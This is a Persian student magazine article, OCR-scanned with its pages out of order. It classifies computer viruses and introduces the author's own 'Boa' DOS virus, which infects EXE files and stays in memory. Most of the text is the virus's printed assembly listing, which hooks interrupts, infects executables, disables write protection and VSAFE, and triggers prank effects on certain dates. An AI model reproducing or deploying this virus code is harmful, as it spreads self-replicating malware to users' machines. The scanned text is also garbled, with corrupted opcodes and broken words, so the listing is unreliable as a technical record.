یک Cracker شخصی است که از معلومات پیشرفتی در مورد اینترنت (یا شبکه‌ها) برای به خطر انداختن امنیت شبکه‌ها استفاده می‌کند. از نظر تاریخی، این فعالیت شامل شکستن (یا Crack کردن) فایل‌های password کد شده بود. ولی امروزه، Hacker ها از دامنه و سیعی از تکنیکها استفاده می‌کنند. Hacker های این‌گاهی امنیت شبکه‌ها را عیناً با همان ابزارهای مورد استفاده Cracker ها بررسی می‌کنند. بدینهی ترین فرق بین این دو گروه آن است که Cracker ها غالباً با دون داشتن اجازه درگیر چنین کارهایی می‌شوند. بنابراین، بیشتر کارهای Cracking غیرقانونی بوده و

با تشکر از:

دکترا کبری، مهندس دست‌پاک، دکتر صاحب‌زمانی.

و آقایان و خانمهای:

آشیانی، آخوندی، رسولی، روضه‌رضوانی، سلگی، سیف‌هاشمی، کی‌تزاد، مظاهری، نادری، هراتی، هرندی و احمدیدی.

که برای تهیه جواب این سوالها مارا صمیمانه باری نمودند.

بمثب منطقی است، روش درج این ویروس همانند روش نفوذ اسب تروا (داستان معروف جنگ یونانیان باستان با ساکنان شهر تروا) به قلعه و شهر تروا است به این طریق که ویروس را همراه یک برنامه کاربردی زیبا و فریبینه قرار می دهند تا بازیاد شدن این برنامه جالب ویروس نیز زیاد شود و در موقع مناسب به هدف خود برسد.

ج) ویروس: این نوع ویروس درست همانند ویروسهای سرماخوردگی که

اجرای یک برنامه آلوهه یا بوت سکتور آلوهه و یا پارتیشن تبیل آلوهه حافظه نیز آلوهه شده و قسمتهای از ویروس در حافظه قرار می گیرد (در این لحظه ویروس در محیطی قرار می گیرد که می تواند به فعالیت پردازد). آن قسمت از ویروس که در حافظه قرار دارد از دو بخش مهم تشکیل شده که یکی احتیاج به چاشنی برای روشن شدن دارد (هدف شماره ۲) و دیگری از همان لحظه ابتدایی شروع بکار می کند و به دنبال فایلهای سالم و غیر آلوهه برای آلوهه کردن می گردد (هدف شماره ۱). لازم است این نکته را بگوییم که بوت سکتور و پارتیشن تبیل هنگام بوت شدن سیستم اجرا می گردد.

ویروسهای کامپیوترا از نظر نوع آثار نیز به چند دسته تقسیم می شوند:

الف) شوخي کننده: که با نشان دادن تصاویر و پیامهای بامزه در برخی شرایط با کاربران شوخي می کنند

ب) منهدم کننده: این نوع ویروسها سعی می کنند که در شرایط خاصی اطلاعات کامپیوترا را زیان ببرند.


ج) نیز اثر: از آنجاکه بعضی از نویسندگان ویروس به مقصود خود نمی رستند ویروسهایی به وجود آمده که فقط تکثیر می یابند بدون آنکه اثر خاصی داشته باشند

د) مزاحم: این نوع ویروسها در راه اجرای برنامه ها اثرات تأخیری و امثال آن به وجود می آورند بطوریکه برای آن مزاحمت ایجاد می کنند.

ه) کرم: این ویروس همانند کرم در طول حافظه و یا دیسک حرکت کرده و در صفحه های یکها تغییراتی می دهد.

روان شناسان و محققان علت نوشتن ویروس توسط افراد را یکی از علل زیر می دانند:

۱- جلوگیری از تکثیر بی رویه و غیر قانونی نرم افزارها: بسیاری از نویسندگان و کمپانیهای تولید نرم افزارهای کاربردی راه جلوگیری از تکثیر بی رویه برنامه های خود را قرار دادن ویروس در برنامه با چاشنی شکسته شدن قفل و یا کپی کردن بی مجوز می دانند.



اصطلاح ویروس
اصطلاحی است که هر کامپیوترا کاری را ناخود آگاه به فکر خرابکاری و از بین رفتن اطلاعات می اندازد. اما در واقع اینگونه نیست و همه ویروسهای کامپیوترا نرسناک و هول انگیز نیستند.

برنامه زیر متن کامل ویروس B00A است که

ویروسی بی خطر می باشد و هیچگونه خرابکاری را در بر ندارد. اما اجازه دهد پیش از آنکه به B00A بپردازم قدری راجع به ویروسهای کامپیوترا صحبت بکنم:

ویروس خود یک برنامه کامپیوترا می باشد که به صورت مخفی اجرا می گردد. به این طریق که یا با اضافه شدن به فایلهای اجرائی و یا با قرار گرفتن در سکتور بیوت کننده (Boot sector) و پارتیشن تبیل (Partition table) به اهداف خود دست پیدا می کنند. ویروسهای کامپیوترا دو هدف را دنبال می کنند:

- ۱- تولید مثل و تکثیر خود
- ۲- به جای گذاشتن اثرات خود و انجام وظیفه محوله

راههای تکثیر ویروسها مختلف می باشد به نحوی که از روی روش آلوهه کردن ویروسها (تکثیر ویروسها) آنها را به دسته های زیر تقسیم می کنند:

الف) بمثب منطقی: همانطور که ما وقتی می خواهیم بعیی را کار بگذاریم آن را در لابلای و سایر مختلف و اماکن گوناگون قرار می دهیم تا به موقع و با محركی خاص (مثل آزمان) منفجر شود این برنامه هم درین کدهای یک برنامه خاص (مثل آ حسابداری یک شرکت) قرار می گیرد تا به موقع اجرا و کار خود را انجام دهد. هدف این ویروس یک کامپیوت خاص و یک برنامه خاص است لذا احتیاجی به تکثیر آن نیست و تنها راه از دیابد آن کپی همان برنامه بمب گذاری شده می باشد.

ب) اسب تروا: این نوع ویروس بسیار شبیه

بر

(B00A

حامد
شیبانی راد
(سخت افزار ۷۴)

است مطرح گردد و در نهایت بطور کامل در مورد آلوهه کردن فایل‌های EXE نوسط بوآ صحبت شود. تنها نکته ای که می‌توان گفت این است که بوآ به محض فعال شدن (فوارگر فتن در حافظه) هر فایل EXE که اجرا گردد را آلوهه می‌کند.

کارهای شوخی کننده و مزاحم بوآ در روزهایی از ماه که مضرب ۶ باشند پس حدود ۸۰ بار مراجعت به دیسک محقق می‌شود و به قرار زیر است: ماوس از کار می‌افتد، چراغهای صفحه کلید شروع به چشمک زدن می‌کنند، بازدند کلید ESC کامپیوتر ریست می‌شود، هرگاه که کلید شیفت سمت راست گرفته شود کامپیوتر شروع به سروصد اکردن می‌کند و تا هنگامی که شیفت سمت چپ زده نشود نه صدای کامپیوتر قطع می‌شود و نه می‌توان با آن کار کرد، بطور دائم پیغام زیر روی صفحه نمایش داده می‌شود WARNING!!: The Boaa virus is active.: HELP!!!: You must find Hamed Sheibany Rad.، نکته دیگری که می‌توان در مورد بوآ گفت این است که این ویروس حالت محافظت در برابر نوشتن (Write Protected) دیسک سخت که توسط نرم افزار ADM اداره می‌شود را از کار می‌اندازد و ویروس باب VSAFE رانیز که بر نامه های مفیم در حافظه که شبیه ویروس عمل می‌کنند را می‌شناسد از کار می‌اندازد.

با تکثیر ویروس بوآ در سطح ایران شرکت‌های مختلفی از جمله مهران رایانه (سازنده ImenScan) در پی خشی سازی آن بودند و به موقفيت‌هایی دست یافته اند. اخیراً در مجله کامپیوتر (شماره ۶۴) مقاله‌ای در مورد بوآ نوشته شده است که جمله‌ای از آن باعث تعجب نویسنده بوآ شده است و وی از تمامی خوانندگان تقاضا دارد که اگر معنی این جمله را می‌داند به او نیز بگویند - برای آن جایزه‌ای نیز در نظر گرفته شده است - "... از نادرترین ویروسهایی است که در قاج 8000h قرار می‌گیرد."

بحث پیشتر راجع به بوآ را به شماره بعدی پوشش دارد که می‌گذارم تا هم این مقاله خسته کننده نباشد و هم خوانندگان پس از مطالعه متن آن و آشنایی با قسمتهای مختلف آن بهتر متوجه موضوع شوند. در پایان نویسنده بوآ از شما تقاضا دارد که اگر در قسمتهایی از برنامه پیچاندن لقمه به دور سر را ملاحظه می‌کنید به بزرگواری خود پیشید چون هنگامی این ویروس نوشته شده است که نویسنده آن مشغول فراگیری زبان ماشین و اسکریپت بوده و در مورد برنامه نویسی و سیستم پرограмینگ تجربه زیادی نداشته است.

The BOOR Virus : Written by HAMED SHEYBANI RAD.

XXXX:0100 098605	JMP 0689
XXXX:01A3 1E	PUSH DS .
XXXX:01A4 06	PUSH ES
XXXX:01A5 50	PUSH AX
XXXX:01A6 56	PUSH SI
XXXX:01A7 57	PUSH DI

۲- جلوگیری از استفاده دائم از نرم افزار: بسیاری از برنامه نویسان قبل از آنکه نسخه اصلی برنامه خود را برای فروش به بازار عرضه کنند یک برنامه نمونه که امکانات برنامه اصلی را در بردارد بطور رایگان به بازار عرضه می‌کنند و اگر فردی بیش از مدت معینی را تعیین می‌کنند و اگر فردی بیش از مدت معین شده از آن استفاده کند ویروس موجود در برنامه فعال شده و ...

۳- کسب درآمد: این امکان وجود دارد که فرد یا کمپانی هایی برای کسب درآمد ویروسهایی نوشته و آنها را تکثیر کنند و پس از مدتی ضد ویروس آن را نوشته و با قیمت گزاف به بازار عرضه کنند.

۴- ارضا نفی: گروهی هستند که در تخصص و هنر خود فرورفته و از صدمه رساندن به دیگران لذت می‌برند و عقده های ناگشوده خود را از این طریق نشان می‌دهند لذا دست به نوشتن ویروس می‌زنند.

۵- مقاصد فردی: مثلًاً ممکن است فردی از اینکه زمانی بر سرده که اورا از کاری بردارند احساس نگرانی کند لذا دست به نوشتن ویروسی می‌زنند که با اخراج خود اطلاعات محل کار او نیز اخراج شوند.

۶- مقاصد گروهی و سیاسی: ممکن است دو شرکت برای ایجاد اخلاق در کارگروه رقیب ویروسی نوشته و آن را به داخل کمپانی رقیب بفرستند، این مقاصد می‌تواند سیاسی و جاسوسی نیز باشد

واما بوآ:

بوآ یک ویروس شوخی کننده و مزاحم است که در خرداد ماه سال ۱۳۷۳ متولد شده. و ویروسی است که هیچ گونه اثر تخریبی بر اطلاعات را ندارد. هدف از نوشته شدن این ویروس هیچکدام از اهداف ذکر شده نیست بلکه بوآ حاصل یک شرط بندی می‌بین دو دانش آموز سال سوم دبیرستان است که در کار کامپیوتری با هم کرکری دارند. محل زندگی بوآ انتهای فایل‌های (EXE) می‌باشد که با دستکاری هدر فایل EXE باعث می‌شود که با اجرای فایل اجرایی ابتداء بوآ اجرا گردد و سپس خود بوآ با پرسش به ابتدای برنامه آن را اجرا می‌کند.

ویروس بوآ اوامضه دارد یکی که در بایت ۱۱۸ از فایل آلوهه این عدد را می‌توان یافت، و دیگری ۱۳۵۵ که در آدرس ۰:۰۱۸۸:۰۰۰۰ نوشته می‌شود، لازم به ذکر است که دو عدد فوق تاریخ تولد نویسنده بوآ به شمسی و میلادی می‌باشد. پس اجرای یک برنامه آلوهه بوآ حدود ۲kb از حافظه را اخذ و خود را در آن کمی می‌کند و با دستکاری آدرس اینترپلتها باعث می‌شود که تحت شرایطی قسمتهای مختلف ویروس اجرا گردد. صحبت راجع به بخش آلوهه کننده بوآ بسیار گسترد و وسیع است و احتیاج به سری اطلاعات اولیه می‌باشد که از بحث این مقاله خارج است لذا بحث آن را به مقالات بعدی می‌گذارم (تصمیم براین است که در شماره آینده به سوالات مطرح شده در مورد بوآ که به دست پوشش می‌رسد پاسخ داده شود و برنامه بوآ یا ب که ضد ویروس بوآ

ويروس بوا

پوشن

XXXX:0222 31C0	XOR AX,AX	XXXX:01A8 51	PUSH CX
XXXX:0224 8ED8	MOV DS,AX	XXXX:01A9 B80088	MOV AX,B800
XXXX:0226 8A266C04	MOV AH,[046C]	XXXX:01AC 8EC0	MOV ES,AX
XXXX:022A 80C407	ADD AH,07	XXXX:01AE 8CC8	MOV AX,CS
XXXX:022D B89402	MOV BX,0294	XXXX:01B0 8ED8	MOV DS,AX
XXXX:0230 E461	IN AL,61	XXXX:01B2 BFF0000	MOV DI,0000
XXXX:0232 0C03	OR AL,03	XXXX:01B5 B0E301	MOV SI,0103
XXXX:0234 E661	OUT 61,AL	XXXX:01B8 B9A000	MOV CX,00A0
XXXX:0236 B0B6	MOV AL,B6	XXXX:01B8 B0A04	MOV AL,[SI]
XXXX:0238 E643	OUT 43,AL	XXXX:01BD 0457	ADD AL,57
XXXX:023A B88D8	MOV AL,BL	XXXX:01BF 26	ES:
XXXX:023C E642	OUT 42,AL	XXXX:01C0 8805	MOV [DI],AL
XXXX:023E 88F8	MOV AL,BH	XXXX:01C2 46	INC SI
XXXX:0240 E642	OUT 42,AL	XXXX:01C3 47	INC DI
XXXX:0242 B9DF01	MOV CX,01DF	XXXX:01C4 E2F5	LOOP 01BB
XXXX:0245 E2FE	LOOP 0245	XXXX:01C6 59	POP CX
XXXX:0247 48	DEC BX	XXXX:01C7 5F	POP DI
XXXX:0248 7406	JZ 0250	XXXX:01C8 5E	POP SI
XXXX:024A 3A266C04	CMP AH,[046C]	XXXX:01C9 58	POP AX
XXXX:024C 75E8	JNZ 0238	XXXX:01CA 07	POP ES
XXXX:0250 E461	IN AL,61	XXXX:01CB 1F	POP DS
XXXX:0252 24FC	AND AL,FC	XXXX:01CC 6A00000000	JMP 0000:0000
XXXX:0254 E661	OUT 61,AL	XXXX:01D1 50	PUSH AX
XXXX:0256 E460	IN AL,60	XXXX:01D2 1E	PUSH DS
XXXX:0258 3CAA	CMP AL,AA	XXXX:01D3 53	PUSH BX
XXXX:025A 75C6	JNZ 0222	XXXX:01D4 0E	PUSH CS
XXXX:025C 1F	POP DS	XXXX:01D5 1F	POP DS
XXXX:025D 59	POP CX	XXXX:01D6 A00702	MOV AL,[0207]
XXXX:025E 5B	POP BX	XXXX:01D9 0410	ADD AL,10
XXXX:025F 58	POP AX	XXXX:01DB A020702	MOV [0207],AL
XXXX:0260 EA00000000	JMP 0000:0000	XXXX:01DE 3C00	CMP AL,00
XXXX:0265 50	PUSH AX	XXXX:01E0 751D	JNZ 01FF
XXXX:0266 E460	IN AL,60	XXXX:01E2 B81E0802	MOV BX,[0208]
XXXX:0268 3C01	CMP AL,01	XXXX:01E6 8A27	MOV AH,[BX]
XXXX:026A 7505	JNZ 0271	XXXX:01E8 43	INC BX
XXXX:026C 6A0000FFFF	JMP FFFF:0000	XXXX:01E9 81FB0E02	CMP BX,020E
XXXX:0271 58	POP AX	XXXX:01ED 7503	JNZ 01F2
XXXX:0272 6A00000000	JMP 0000:0000	XXXX:01EF B80A02	MOV BX,020A
XXXX:0277 50	PUSH AX	XXXX:01F2 B91E0802	MOV [0208],BX
XXXX:0278 53	PUSH BX	XXXX:01F6 BB4000	MOV BX,0040
XXXX:0279 1E	PUSH DS	XXXX:01F9 B8E8DB	MOV DS,BX
XXXX:027A A02F03	MOV AL,[032F]	XXXX:01FB 88261700	MOV [0017],AH
XXXX:027D FEC8	DEC AL	XXXX:01FF 58	POP BX
XXXX:027F A02F03	MOV [032F],AL	XXXX:0200 1F	POP DS
XXXX:0282 3C00	CMP AL,00	XXXX:0201 58	POP AX
XXXX:0284 7403	JZ 0289	XXXX:0202 EA00000000	JMP 0000:0000
XXXX:0286 E99E00	JMP 0327	XXXX:020E 50	PUSH AX
XXXX:0289 B80000	MOV AX,0000	XXXX:020F 53	PUSH BX
XXXX:028C 8ED8	MOV DS,AX	XXXX:0210 51	PUSH CX
XXXX:028E 881ECC00	MOV BX,[00CC]	XXXX:0211 1E	PUSH DS
XXXX:0292 A1CE00	MOV AX,[00CE]	XXXX:0212 B84000	MOV AX,0040
XXXX:0295 8ED8	MOV DS,AX	XXXX:0215 8ED8	MOV DS,AX
XXXX:0297 B0CF	MOV AL,CF	XXXX:0217 A01700	MOV AL,[0017]
XXXX:0299 FA	CLI	XXXX:021A 8107	MOV CL,07
XXXX:029A 8807	MOV [BX],AL	XXXX:021C D2E0	SHL AL,CL
XXXX:029C FB	STI	XXXX:021E 3C80	CMP AL,80
XXXX:029D B80000	MOV RX,0000	XXXX:0220 753A	JNZ 025C

XXXX:0427 394702	CMP [BX+D2],AX	XXXX:03A8 E80A	JMP 03B4
XXXX:0428 7534	JNZ 0460	XXXX:03B4 26	ES:
XXXX:042C BBDA00	MOV BX,00DA	XXXX:03B5 8A07	MOV AL,[BX]
XXXX:042F E805	JMP 0436	XXXX:03B7 2E	CS:
XXXX:0436 26	ES:	XXXX:03B8 A2AA03	MOV [03AA],AL
XXXX:0437 8A07	MOV AL,[BX]	XXXX:03B8 802E	MOV AL,2E
XXXX:0439 2E	CS:	XXXX:03B8 26	ES:
XXXX:043A A23104	MOV [0431],AL	XXXX:03B8 8807	MOV [BX],AL
XXXX:043D 802E	MOV AL,2E	XXXX:03C0 26	ES:
XXXX:043F 26	ES:	XXXX:03C1 884701	MOV AX,[BX+01]
XXXX:0440 8807	MOV [BX],AL	XXXX:03C4 2E	CS:
XXXX:0442 26	ES:	XXXX:03C5 A3A803	MOV [03AB],AX
XXXX:0443 884701	MOV AX,[BX+01]	XXXX:03C8 B8FF2E	MOV AX,2EFF
XXXX:0446 2E	CS:	XXXX:03CB 26	ES:
XXXX:0447 A33204	MOV [0432],AX	XXXX:03CC 894701	MOV [BX+01],AX
XXXX:044A B8FF2E	MOV AX,2EFF	XXXX:03CF 26	ES:
XXXX:044D 26	ES:	XXXX:03D0 884703	MOV AX,[BX+03]
XXXX:044E 894701	MOV [BX+01],AX	XXXX:03D3 2E	CS:
XXXX:0451 26	ES:	XXXX:03D4 A3AD03	MOV [03AD],AX
XXXX:0452 8B4703	MOV AX,[BX+03]	XXXX:03D7 B8830D	MOV AX,0DB3
XXXX:0455 2E	CS:	XXXX:03DA 26	ES:
XXXX:0456 A33404	MOV [0434],AX	XXXX:03DB 894703	MOV [BX+03],AX
XXXX:0459 B8C200	MOV AX,00C2	XXXX:03DE B84009	MOV BX,0940
XXXX:045C 26	ES:	XXXX:03E1 26	ES:
XXXX:045D 894703	MOV [BX+03],AX	XXXX:03E2 8A07	MOV AL,[BX]
XXXX:0460 E84103	CALL 07A4	XXXX:03E4 2E	CS:
XXXX:0463 3C00	CMP AL,00	XXXX:03E5 A2AF03	MOV [03AF],AL
XXXX:0465 7403	JZ 046A	XXXX:03E8 802E	MOV AL,2E
XXXX:0467 E9A401	JMP 060E	XXXX:03EA 26	ES:
XXXX:046A B8003D	MOV AX,3D00	XXXX:03EB 8807	MOV [BX],AL
XXXX:046D 89F2	MOV DX,SI	XXXX:03ED 26	ES:
XXXX:046F CD21	INT 21	XXXX:03EE 884701	MOV AX,[BX+01]
XXXX:0471 89C3	MOV BX,AX	XXXX:03F1 2E	CS:
XXXX:0473 B80057	MOV AX,5700	XXXX:03F2 A3B003	MOV [03B0],AX
XXXX:0476 CD21	INT 21	XXXX:03F5 B8FF2E	MOV AX,2EFF
XXXX:0478 2E	CS:	XXXX:03F8 26	ES:
XXXX:0479 890E0007	MOV [07A0],CX	XXXX:03F9 894701	MOV [BX+01],AX
XXXX:047D 2E	CS:	XXXX:03FC 26	ES:
XXXX:047E 8916A207	MOV [07A2],DX	XXXX:03FD 884703	MOV AX,[BX+03]
XXXX:0482 B43E	MOV AH,3E	XXXX:0400 2E	CS:
XXXX:0484 CD21	INT 21	XXXX:0401 A3B203	MOV [03B2],AX
XXXX:0486 B80043	MOV AX,4300	XXXX:0404 B8C30D	MOV AX,0DC3
XXXX:0489 89F2	MOV DX,SI	XXXX:0407 26	ES:
XXXX:048B CD21	INT 21	XXXX:0408 894703	MOV [BX+03],AX
XXXX:048D 89CF	MOV DI,CX	XXXX:0408 B80000	MOV AX,0000
XXXX:048F 31C9	XOR CX,CX	XXXX:040E 8EC0	MOV ES,AX
XXXX:0491 B80143	MOV AX,4301	XXXX:0410 26	ES:
XXXX:0494 89F2	MOV DX,SI	XXXX:0411 B81E6400	MOV BX,[0064]
XXXX:0496 CD21	INT 21	XXXX:0415 26	ES:
XXXX:0498 B8023D	MOV AX,3D02	XXXX:0416 A16600	MOV AX,[0066]
XXXX:0498 89F2	MOV DX,SI	XXXX:0419 8EC0	MOV ES,AX
XXXX:049D CD21	INT 21	XXXX:041B B8568E	MOV AX,BE56
XXXX:049F 89C5	MOV BP,AX	XXXX:041E 26	ES:
XXXX:04A1 B80042	MOV AX,4200	XXXX:041F 3907	CMP [BX],AX
XXXX:04A4 89E8	MOV BX,BP	XXXX:0421 753D	JNZ 0460
XXXX:04A6 31C9	XOR CX,CX	XXXX:0423 B8CA00	MOV AX,00CA
XXXX:04A8 89CA	MOV DX,CX	XXXX:0426 26	ES:

XXXX:0330 3D000E	CMP AX,AE00	XXXX:02A0 8ED8	MOV DS,AX
XXXX:0333 7403	JZ 0338	XXXX:02A2 A14000	MOV AX,[0040]
XXXX:0335 E97C03	JMP 0684	XXXX:02A5 881E4200	MOV BX,[0042]
XXXX:0338 50	PUSH AX	XXXX:02A9 2E	CS:
XXXX:0339 53	PUSH BX	XXXX:02AA A3CD01	MOV [01CD],AX
XXXX:033A 51	PUSH CX	XXXX:02AD 2E	CS:
XXXX:033B 52	PUSH DX	XXXX:02AE 891ECF01	MOV [01CF],BX
XXXX:033C 1E	PUSH DS	XXXX:02B2 B8A301	MOV AX,01A3
XXXX:033D 06	PUSH ES	XXXX:02B5 FA	CLI
XXXX:033E 56	PUSH SI	XXXX:02B6 A34000	MOV [0040],AX
XXXX:033F 57	PUSH DI	XXXX:02B9 8C0E4200	MOV [0042],CS
XXXX:0340 55	PUSH BP	XXXX:02B0 FB	STI
XXXX:0341 81C3C900	ADD BX,00C9	XXXX:02B4 A12000	MOV AX,[0020]
XXXX:0345 89DE	MOV SI,BX	XXXX:02C1 881E2200	MOV BX,[0022]
XXXX:0347 90	NOP	XXXX:02C5 2E	CS:
XXXX:0348 802E	MOV AL,2E	XXXX:02C6 A30302	MOV [0203],AX
XXXX:034A 3807	CMP [BX],AL	XXXX:02C9 2E	CS:
XXXX:034C 740C	JZ 035A	XXXX:02CA 891E0502	MOV [0205],BX
XXXX:034E B000	MOV AL,00	XXXX:02CE B8D101	MOV AX,01D1
XXXX:0350 3807	CMP [BX],AL	XXXX:02D1 FA	CLI
XXXX:0352 7503	JNZ 0357	XXXX:02D2 A32000	MOV [0020],AX
XXXX:0354 E95403	JMP 06AB	XXXX:02D5 8C0E2200	MOV [0022],CS
XXXX:0357 43	INC BX	XXXX:02D9 FB	STI
XXXX:0358 EBEE	JMP 0348	XXXX:02DA A12400	MOV AX,[0024]
XXXX:035A B045	MOV AL,45	XXXX:02DD 881E2600	MOV BX,[0026]
XXXX:035C 384701	CMP [BX+01],AL	XXXX:02E1 2E	CS:
XXXX:035F 7403	JZ 0364	XXXX:02E2 A36102	MOV [0261],AX
XXXX:0361 E94703	JMP 06AB	XXXX:02E5 2E	CS:
XXXX:0364 B058	MOV AL,58	XXXX:02E6 891E6302	MOV [0263],BX
XXXX:0366 384702	CMP [BX+02],AL	XXXX:02E9 B80E02	MOV AX,020E
XXXX:0369 7403	JZ 036E	XXXX:02ED FA	CLI
XXXX:0368 E93D03	JMP 06AB	XXXX:02EE A32400	MOV [0024],AX
XXXX:036E B045	MOV AL,45	XXXX:02F1 8C0E2600	MOV [0026],CS
XXXX:0370 384703	CMP [BX+03],AL	XXXX:02F5 FB	STI
XXXX:0373 7403	JZ 0378	XXXX:02F6 A12400	MOV AX,[0024]
XXXX:0375 E93303	JMP 06AB	XXXX:02F9 881E2600	MOV BX,[0026]
XXXX:0378 E8E403	CALL 075F	XXXX:02FD 2E	CS:
XXXX:0378 3C00	CMP AL,00	XXXX:02FE A37302	MOV [0273],AX
XXXX:037D 7403	JZ 0382	XXXX:0301 2E	CS:
XXXX:037F E92903	JMP 06AB	XXXX:0302 891E7502	MOV [0275],BX
XXXX:0382 B80000	MOV AX,0000	XXXX:0306 B86502	MOV AX,0265
XXXX:0385 8EC0	MOV ES,AX	XXXX:0309 FA	CLI
XXXX:0387 26	ES:	XXXX:030AA32400	MOV [0024],AX
XXXX:0388 B81E8000	MOV BX,[0080]	XXXX:030D 8C0E2600	MOV [0026],CS
XXXX:038C 26	ES:	XXXX:0311 FB	STI
XXXX:038D A18200	MOV AX,[0082]	XXXX:0312 8CC8	MOV AX,CS
XXXX:0390 8EC0	MOV ES,AX	XXXX:0314 8ED8	MOV DS,AX
XXXX:0392 B8E8A8	MOV AX,A8E8	XXXX:0316 B02E	MOV AL,2E
XXXX:0395 26	ES:	XXXX:0318 A27702	MOV [0277],AL
XXXX:0396 3907	CMP [BX],AX	XXXX:0318 B8FF2E	MOV AX,2EFF
XXXX:0398 7402	JZ 039C	XXXX:031E A37802	MOV [0278],AX
XXXX:039A EB6F	JMP 040B	XXXX:0321 B82B03	MOV AX,032B
XXXX:039C B8060E	MOV AX,0E06	XXXX:0324 A37A02	MOV [027A],AX
XXXX:039F 26	ES:	XXXX:0327 1F	POP DS
XXXX:03A0 394702	CMP [BX+02],AX	XXXX:0328 5B	POP BX
XXXX:03A3 7566	JNZ 040B	XXXX:0329 58	POP AX
XXXX:03A5 B85203	MOV BX,0352	XXXX:032A EA00000000	JMP 0000:0000

XXXX:0727 881E4E00	MOV BX,[004E]	XXXX:0680 5A	POP DX
XXXX:0728 26	ES:	XXXX:0681 59	POP CX
XXXX:072C A32B03	MOV [032B],AX	XXXX:0682 5B	POP BX
XXXX:072F 26	ES:	XXXX:0683 5B	POP AX
XXXX:0730 891E2D03	MOV [032D],BX	XXXX:0684 E000000000	JMP 0000:0000
XXXX:0734 B87702	MOV AX,0277	XXXX:0689 50	PUSH AX
XXXX:0737 FA	CL	XXXX:068A 53	PUSH BX
XXXX:0738 A34C00	MOV [004C],AX	XXXX:0688 51	PUSH CX
XXXX:0738 8C064E00	MOV [004E],ES	XXXX:068C 52	PUSH DX
XXXX:073F FB	STI	XXXX:068D 1E	PUSH DS
XXXX:0740 E804	JMP 0746	XXXX:068E 06	PUSH ES
XXXX:0746 8CC8	MOV AX,CS	XXXX:068F B80000	MOV BX,0000
XXXX:0748 2E	CS:	XXXX:06C2 0E	PUSH CS
XXXX:0749 B89C44FE	MOV BX,[SI+F44]	XXXX:06C3 1F	POP DS
XXXX:074D 29D8	SUB AX,BX	XXXX:06C4 B8E9B6	MOV AX,B6E9
XXXX:074F 2E	CS:	XXXX:06C7 43	INC BX
XXXX:0750 898444FE	MOV [SI+F44],BX	XXXX:06C8 3947FF	CMP [BX-01],AX
XXXX:0754 07	POP ES	XXXX:06C8 75FA	JNZ 06C7
XXXX:0755 1F	POP DS	XXXX:06CD 4B	DEC BX
XXXX:0756 5A	POP DX	XXXX:06CE 89DE	MOV SI,BX
XXXX:0757 59	POP CX	XXXX:06D0 E90E01	JMP 07E1
XXXX:0758 5B	POP BX	XXXX:06D3 B448	MOV AH,48
XXXX:0759 5B	POP AX	XXXX:06D5 B8A000	MOV BX,00A0
XXXX:075A 2E	CS:	XXXX:06D8 CD21	INT 21
XXXX:075B FFAC42FE	JMP FAR [SI+F42]	XXXX:06DA 8EC0	MOV ES,AX
XXXX:075F 803C41	CMP BYTE PTR [SI],41	XXXX:06DC 3D0800	CMP AX,0008
XXXX:0762 7503	JNZ 0767	XXXX:06DF 7506	JNZ 06E7
XXXX:0764 8001	MOV AL,01	XXXX:06E1 81C60008	ADD SI,0800
XXXX:0766 C3	RET	XXXX:06E5 E85F	JMP 0746
XXXX:0767 803C42	CMP BYTE PTR [SI],42	XXXX:06E7 890008	MOV OC,0800
XXXX:076A 7503	JNZ 076F	XXXX:06EA F2	REPNZ
XXXX:076C 8001	MOV AL,01	XXXX:06E8 A4	MOVSB
XXXX:076E C3	RET	XXXX:06EC B80000	MOV AX,0000
XXXX:076F 803C61	CMP BYTE PTR [SI],61	XXXX:06EF 8ED8	MOV DS,AX
XXXX:0772 7503	JNZ 0777	XXXX:06F1 A1BC00	MOV AX,[00BC]
XXXX:0774 8001	MOV AL,01	XXXX:06F4 881EBE00	MOV BX,[00BE]
XXXX:0776 C3	RET	XXXX:06F8 26	ES:
XXXX:0777 803C62	CMP BYTE PTR [SI],62	XXXX:06F9 A38506	MOV [0685],AX
XXXX:077A 7503	JNZ 077F	XXXX:06FC 26	ES:
XXXX:077C 8001	MOV AL,01	XXXX:06FD 891EB706	MOV [0687],BX
XXXX:077E C3	RET	XXXX:0701 FA	CL
XXXX:077F 8000	MOV AL,00	XXXX:0702 B83003	MOV AX,0330
XXXX:0781 C3	RET	XXXX:0705 A3BC00	MOV [00BC],AX
XXXX:0782 B43D	MOV AH,3D	XXXX:0708 8C06BE00	MOV [00BE],ES
XXXX:0784 8000	MOV AL,00	XXXX:070C FB	STI
XXXX:0786 B9F2	MOV DX,SI	XXXX:070D B404	MOV AH,04
XXXX:0788 CD21	INT 21	XXXX:070F CD1A	INT 1A
XXXX:078A 89C3	MOV BX,AX	XXXX:0711 88D0	MOV AL,DL
XXXX:078C B80157	MOV AX,5701	XXXX:0713 B400	MOV AH,00
XXXX:078F 2E	CS:	XXXX:0715 B206	MOV DL,06
XXXX:0790 B80EA007	MOV CX,[07A0]	XXXX:0717 F6F2	DIV DL
XXXX:0794 2E	CS:	XXXX:0719 80FC00	CMP AH,00
XXXX:0795 B816A207	MOV DX,[07A2]	XXXX:071C 7528	JNZ 0746
XXXX:0799 CD21	INT 21	XXXX:071E B80000	MOV AX,0000
XXXX:079B B43E	MOV AH,3E	XXXX:0721 8ED8	MOV DS,AX
XXXX:079D CD21	INT 21	XXXX:0723 90	NOP
XXXX:079F C3	RET	XXXX:0724 A14C00	MOV AX,[004C]

V پوینت	ویروس بوا	V پوینت	ویروس بوا
XXXX:07CC 843E	MOV AH,3E	XXXX:07A0 0000	ADD [BX+SI],AL
XXXX:07CE 89E8	MOV BX,BP	XXXX:07A2 0000	ADD [BX+SI],AL
XXXX:07D0 CD21	INT 21	XXXX:07A4 843D	MOV AH,3D
XXXX:07D2 2E	CS:	XXXX:07A6 B000	MOV AL,00
XXXX:07D3 813E12097619	CMP WORD PTR [0912],1976	XXXX:07A8 89F2	MOV DX,SI
XXXX:07D9 7503	JNZ 07DE	XXXX:07AA CD21	INT 21
XXXX:07DB B001	MOV AL,01	XXXX:07AC 89C5	MOV BP,AX
XXXX:07DD C3	RET	XXXX:07AE B442	MOV AH,42
